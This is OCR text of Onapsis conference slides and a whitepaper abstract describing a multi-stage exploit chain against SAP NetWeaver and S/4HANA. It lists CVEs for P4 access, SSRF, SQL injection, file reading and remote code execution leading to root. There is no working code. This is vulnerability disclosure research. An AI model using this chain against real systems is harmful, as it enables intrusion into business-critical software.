Chained to Hit: Discovering New Vectors to Gain Remote and Root Access in SAP Enterprise Software

Pablo Artuso, Yvan Genuer

ONAPSIS

Pablo Artuso

- Lead Security Researcher
- 10 years SAP Security experience
- Java rookie
- @lmkalg

Onapsis


Yvan Genuer

- Security Researcher
- 20 years SAP experience
- 10 years SAP Security
- linkedin.com/in/1ggy


of the Global 2000 use SAP

of the world's transaction revenue


of F500 Oil & Gas


root or nt/system
CVE-2023-24523
Stage 3
local http request
local user access
SSRF
CVE-2023-36925
RCE Windows
CVE-2023-27497
Arbitrary file reading
CVE-2023-23857
SQLi
CVE-2022-41272
Stage 2
P4 service access
Enable arbitrary application
CVE-2023-28761
Stage 1
HTTP service access

```
villain #
```


New Tab
Search with Google or enter address
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...

What just happened ?



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Pablo Artuso
Onapsis
partuso@onapsis.com

Yvan Genuer
Onapsis
ygenuer@onapsis.com

1. Abstract

At the core of every business on the planet there will always be a mission critical application system. Overlooking its security is senseless and at the same time dangerous as it will result in putting your business at a high risk.

During 2022 multiple months-lasting research projects were kicked off as part of the Onapsis Research labs. Even though each of them had their own important results, no one was expecting that a combination of them would end up in finding chains of exploitation which could cause serious damage.


This documentation will begin with the analysis of “P4”, a proprietary protocol based on Remote Method

root or nt/system


CVE-2023-24523

Stage 3


Netweaver JAVA




S/4 HANA



Netweaver ABAP




Netweaver JAVA
SAP
SAP Host Ctrl
S/4 HANA
SAP
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Netweaver ABAP
SAP
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